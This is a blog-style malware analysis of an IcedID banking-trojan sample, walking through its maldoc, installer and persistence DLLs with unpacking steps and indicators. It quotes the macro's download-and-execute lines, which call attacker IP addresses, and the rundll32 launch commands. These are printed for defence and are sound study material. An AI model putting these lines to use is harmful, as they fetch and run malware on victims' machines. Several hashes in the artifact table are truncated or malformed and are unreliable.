IcedID Analysis

Published: 2021-04-09 · Archived: 2026-04-06 00:04:59 UTC

IcedID aka (BokBot) is banking malware designed to steal financial information. Lunar Spider is the threat actor behind IcedID which they've been running campaigns since at least 2017. Beside stealing banking information, some incident show that IcedID is an entry stage to ransomware or RAT attack. It's been observed lately that the threat actor has been using new techniques to evade detection by endpoint security, sandbox, and anti-reversing. Which makes it interesting to try dissecting samples to find out indicators and other artifacts that could be missed by security tools.

In this post, will take a look at IcedID sample that's been posted on Malware-traffic-analysis.net. Will walkthrough each artifact to learn how to unpack the hidden malicious binaries. These techniques would also work on other IcedID samples that has been found lately.

behaviour overview

Threat actor send an email with attached ZIP archived including maldoc either MS Word or Excel spreadsheet. When opening the the maldoc it asks to enable macros. Once enabled two function happens first download a DLL file and run it in a process using 'rundll32.exe'. The downloaded DLL has unknown extension. After running in process, the DLL file 'Installer' does mainly two things: download a GZIP compressed binary and install it. The GZIP might have zip extension, but it can't be open or extracted with any archived tool. The GZIP mainly a dropper, it's packed with two binaries. without further ado let's get started with the below artifacts.

File Name	Description	File Type	SHA256
82025721897_03192021.xlsm	Maldoc	Excel spreadsheet	dcc45c82a484a420888aabe66588cbb1658cb2a7a5cc833b0438fa06
Kiod.hod	Installer DLL	DLL	d1634c8dd16b4b1480065039fac62d6c1900692f0ccc9bf52c8ddc65
suit_32.tmp	Temporary DLL	DLL	b8502cc6fd41a558012e7ccd0a7f4e0ed5746bf106b8bf5b6a27ef9cb
Oxiwko.dll	Persistent DLL	DLL	48b72914126b6b4a3e5aefa9bc8d5eac1187543eb0fa42c98a70a2f2a
license.dat	IcedID	DLL! (encrypted)	45b6349ee9d53278f350b59d4a2a28890bbe9f9de6565453db4c085l

Table 1, List of IcedID artifacts to analyze

maldoc

One of the most recognized templated of IcedID spreadsheet that hides beside it XLM 4.0 functions to download and run process once hit Enable Content as typical maldoc.




Figure 2, IcedID template

IcedID use “Auto_Open” function to execute the entire XLM (4.0) script. Moving between sheets and cells, it’s possible to debug the function step-by-step, but what’s worthy is to get IOCs which is in clear text.

```
 Host-based and Network-based IOCs
--------Shell Command --------------------
Rundll32 ..\Kiod.hod2,DllRegisterServer
-----------------------------------------
--------Contacted IP Addresses -----------
188.127.237.152
45.150.67.13
185.82.219.225
-----------------------------------------
---------Calls --------------------------
=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "http://188.127.237.152/44295.4021160879.dat", "..\Kiod.hod")
=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "http://45.150.67.13/44295.4021160879.dat", "..\Kiod.hod1")
=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "http://185.82.219.225/44295.4021160879.dat", "..\Kiod.hod2")
-----------------------------------------
```




Figure 3, Maldoc behavioral from Tria.ge sandbox

installer dll


'Kiod.hod' is the name of the first stage IcedID execution in this sample. It's a 64-bit DLL with MZ header running in a 'rundll32' create process from the maldoc. when checking the sample on Hatching Triage sandbox, the network shows requests to '*aws.amazon[.]com*' and '*calldivorce[.]fun*'. The installer download a GZIP file and install it. It's not possible to view the network indicators when on statically analyzing this sample, nor when debugging it which is mostly sign of packed executable.

Figure 4, Installer behavioral on tria.ge sandbox

There's one library 'kernel32.dll' and no sign of imported APIs to help guide either statically or in debugger in order to unleash any indicators. Simply loading the sample on x64dbg doesn't work! There're multiple ways to unpack the installer DLL, however, the quick and possible way to unpack the binary by attaching the installer DLL to (~Windows\System32\rundll32) in x64dbg like steps below:

```
1. x64dbg -> File -> Open -> C:\Windows\System32\rundll32.exe
2. x64dbg -> File -> Change Command Line -> "C:\Windows\System32\rundll32.exe" "C:\Users\~\lab\Kiod.dll",DllRegisterServer
* no spaces except the single space between " " and copy the full DLL directory
** DllRegisterServer is the export function
3. After hitting ok, go to Options -> Preferences -> Events tab -> check ✔ DLL Entry
4. Hit F9 (few seconds and pause)
```

Directly after pausing you can notice see the register 'R14' got PE sign and ready to Save Memory Region by dump it from Memory Map. The unpacked executable seems to be unmapped to memory and no changes required to addresses on the sections headers.

- 




Figure 5, unpack IcedID installer


```
 ---------------------------------
Unpacked Installer - unpacked file
---------------------------------
```

```
SHA256: 7459E88626A90B52C3392A14734D00A5238EDBF13C61907F39326DF2D4C3F922
HOST IOC: C:\ProgramData\
Network IOC: aws.amazon.com
             calldivorce.fun/~[GZIP file]

submitted sample on (9 April 2021)
23/61 VT: https://www.virustotal.com/gui/file/7459e88626a90b52c3392a14734d00a5238edbf13c61907f39326df2d4c3f922/detection
10/10 Triage: https://tria.ge/210409-af3skeevmx/behavioral2

other highlighted IOCs
Libraries
      winhttp.dll
Imports (APIs)
LookupAccountNameW ,advapi32.dll
WinHttpQueryDataAvailable,winhttp.dll
WinHttpConnect,winhttp.dll
WinHttpSetStatusCallback,winhttp.dll
WinHttpSendRequest,winhttp.dll
WinHttpCloseHandle,winhttp.dll
WinHttpSetOption,winhttp.dll
WinHttpOpenRequest,winhttp.dll
WinHttpReadData,winhttp.dll
WinHttpQueryHeaders,winhttp.dll
WinHttpOpen,network,winhttp.dll
WinHttpReceiveResponse,winhttp.dll
WinHttpQueryOption,winhttp.dll
CreateProcessA,kernel32.dll
SwitchToThread,kernel32.dll
```

It’s clear what APIs and libraries the original packed installer hiding which is detectable by any endpoint security as can see in Pestudio. Further disassembling with *Cutter 2.0.0* the unpacked DLL to get indicators.

- 




Figure 6, Pestudio and Cutter views of unpacked installer

TEMPORARY DLL

suit_32.tmp, is another 64-bit DLL. It dropped from GZIP with the ‘license.dat’ binary. Located in %temp% directory

C:\Users[username]\AppData\Local\Temp\suit_32.tmp



The main purpose of this temporary DLL to initiate persistent with ‘license.dat’ and later copy itself to another directory for persistent.

Run method: rundll32.exe [filename],update /i:”LuxuryQuarter\license.dat”

This artifact is also well packed for evasion and anti-analysis purposes. like the ‘installer’ no libraries or API to get hint where to breakpoint. To unpack :

```
1. Load 'suit_32.tmp' in x64dbg
2. Either single or over stepping till reaching [RtlExitUserProcess] API function
3. Check the stack or RDI register for MZ header.
4. Dump from Memory Map
```

The unpacked requires addresses matching because it were mapped to memory.

- 
- 





Figure 7, x64dbg to unpack temporary DLL


```
 ----------------------------
Temporary DLL - unpacked file
----------------------------
SHA256: AD435DB375665D157AED16BA8B51735B65AC6AEE86864DA78408B44C9D85093B
HOST IOC: C:\ProgramData\
Network IOC: N/A

Summitted sample on (4 April 2021)
15/69 VT: https://www.virustotal.com/gui/file/ad435db375665d157aed16ba8b51735b65ac6aee86864da78408b44c9d85093b/detection
1/10 Triage: https://tria.ge/210403-1sm7qxep8n/behavioral2

Other highlighted IOCs
Imports (APIs)
VirtualProtect, Kernel32.dll
GetModuleFileNameA, Kernel32.dll
```

As compared with the packed version there's a new C2 based on [Triage sandbox](#) analysis!






/update/ 10 Apr

it's been brought up by community that the upper IPs are not C2s.

Persistent DLL

'Oxiwko.dll', suppose to be a copy from the previous temporary DLL. Big picture from Entropy view and Pestudio shows the resemblance. Which makes it easy to unpack this sample using same method above with the temporary DLL.

- 




Figure 8, Persistent DLL matching with temp DLL

```
------------------------------
Persistent DLL - unpacked file
------------------------------
SHA256: c04101f36a7d1498379ff6abb2218a2730ad896908e525cd3664ea5cc4a56a18
HOST IOC: C:\ProgramData\
Network IOC: N/A

Summitted sample on VT and Tria.ge (9 April 2021)
21/69 VT: https://www.virustotal.com/gui/file/c04101f36a7d1498379ff6abb2218a2730ad896908e525cd3664ea5cc4a56a18/detection
1/10 Triage: https://tria.ge/210409-tdel4edx32/static1

Other highlighted IOCs
Imports (APIs)
VirtualProtect, Kernel32.dll
GetModuleFileNameA, Kernel32.dll
```

There’s not any network indicator in either packed or unpacked which make sense, because the very purpose of this file is persistent in Task Scheduler to load ‘license.dat’.





Figure 9, Persistent [snap from malware-traffic-analysis]

IcedID (license.dat)

